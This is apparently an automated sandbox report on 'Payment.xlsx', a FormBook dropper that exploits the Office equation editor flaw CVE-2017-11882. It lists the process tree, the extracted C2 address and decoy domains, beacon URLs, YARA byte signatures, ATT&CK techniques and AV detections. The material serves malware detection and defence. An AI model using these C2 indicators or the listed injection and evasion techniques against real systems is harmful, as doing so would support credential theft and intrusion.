ID: 404048
Sample Name: Payment.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:57:27
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Payment.xlsx

Overview

General Information

Sample Name:	Payment.xlsx
Analysis ID:	404048
MD5:	05f49aa5b342ded.
SHA1:	9ca061b9851269..
SHA256:	3a6cc669542f5e3..
Tags:	Formbook VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2396 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2584 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2872 cmdline: 'C:\Users\Public\vbc.exe' MD5: 5551346AA9F251895021B95A2A7CC390)
    - vbc.exe (PID: 2976 cmdline: C:\Users\Public\vbc.exe MD5: 5551346AA9F251895021B95A2A7CC390)
    - vbc.exe (PID: 2460 cmdline: C:\Users\Public\vbc.exe MD5: 5551346AA9F251895021B95A2A7CC390)
    - vbc.exe (PID: 2276 cmdline: C:\Users\Public\vbc.exe MD5: 5551346AA9F251895021B95A2A7CC390)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - NAPSTAT.EXE (PID: 1960 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
        - cmd.exe (PID: 268 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.cats16.com/8u3b/"
  ],
  "decoy": [
    "pipienta.com",
    "wisdomfest.net",
    "jenniferreich.com",
    "bigcanoehomesforless.com",
    "kayandbernard.com",
    "offerbuildingsecrets.com",
    "benleefoto.com",
    "contactlesssoftware.tech",
    "statenislandplumbing.info",
    "lifestylemedicineservices.com",
    "blazerplanning.com",
    "fnatic-skins.club",
    "effectivemarketinginc.com",
    "babyshopit.com",
    "2000deal.com",
    "k12paymentcemter.com",
    "spwakd.com",
    "lesreponses.com",
    "abundando.com",
    "hawkspremierfhc.com",
    "midwestmadeclothing.com",
    "kamuakuinisiapa.com",
    "swirlingheadjewelry.com",
    "donelys.com",
    "stiloksero.com",
    "hoangphucsolar.com",
    "gb-contracting.com",
    "girlboyfriends.com",
    "decadejam.com",
    "glassfullcoffee.com",
    "todoparaconstruccion.com",
    "anygivenrunday.com",
    "newgalaxyindia.com",
    "dahlonegaforless.com",
    "blue-light.tech",
    "web-evo.com",
    "armmotive.com",
    "mollysmulligan.com",
    "penislandbrewer.com",
    "wgrimao.com",
    "dxm-int.net",
    "sarmaayagroup.com",
    "timbraunmusician.com",
    "amazoncovid19tracer.com",
    "peaknband.com",
    "pyqxlz.com",
    "palomachurch.com",
    "surfboardwarehouse.net",
    "burundiacademyst.com",
    "pltcoin.com",
    "workinglifestyle.com",
    "vickybowskill.com",
    "ottawahomevalues.info",
    "jtrainterrain.com",
    "francescoiocca.com",
    "metallitypiercing.com",
    "lashsavings.com",
    "discjockeydelraybeach.com",
    "indicraftsvilla.com",
    "tbq.xyz",
    "arfjkacsgatfzbazpdth.com",
    "appsend.online",
    "cunerier.com",
    "orospucocuguatmaca.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2228656305.0000000000070000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2228656305.0000000000070000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2228656305.0000000000070000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.2370792812.0000000000140000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.2370792812.0000000000140000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
7.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Explo Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Explo Track Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamr Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Protc


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment.xlsx	19%	Virustotal		Browse
Payment.xlsx	11%	ReversingLabs	Document-Office.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\so[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\so[1].exe	13%	ReversingLabs	Win32.Dropper.Convagent	
C:\Users\Public\vbc.exe	13%	ReversingLabs	Win32.Dropper.Convagent	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.donelys.com/8u3b/?AFNHW=7n5t_JdpSvWLy20&hR-pi0=E22nI3Rip3ZSCOTPZfimDOhq+q3UJ25lzohrmQ28oPNp9Jez+bbbIRv2vJSFHaNW2ScwBg==	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.churchsw.org/church-projector-project	0%	Avira URL Cloud	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.girlboyfriends.com/8u3b/?hR-pi0=cEpfZmSfutugLfnHiVa5j+DoAWkRsp0AYbKMWCAK4J6qc2NYi7fbBnHBsJTiUxkMWvO3QA==&AFNHW=7n5t_JdpSvWLy20	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.churchsw.org/repository/Bibles/	0%	Avira URL Cloud	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
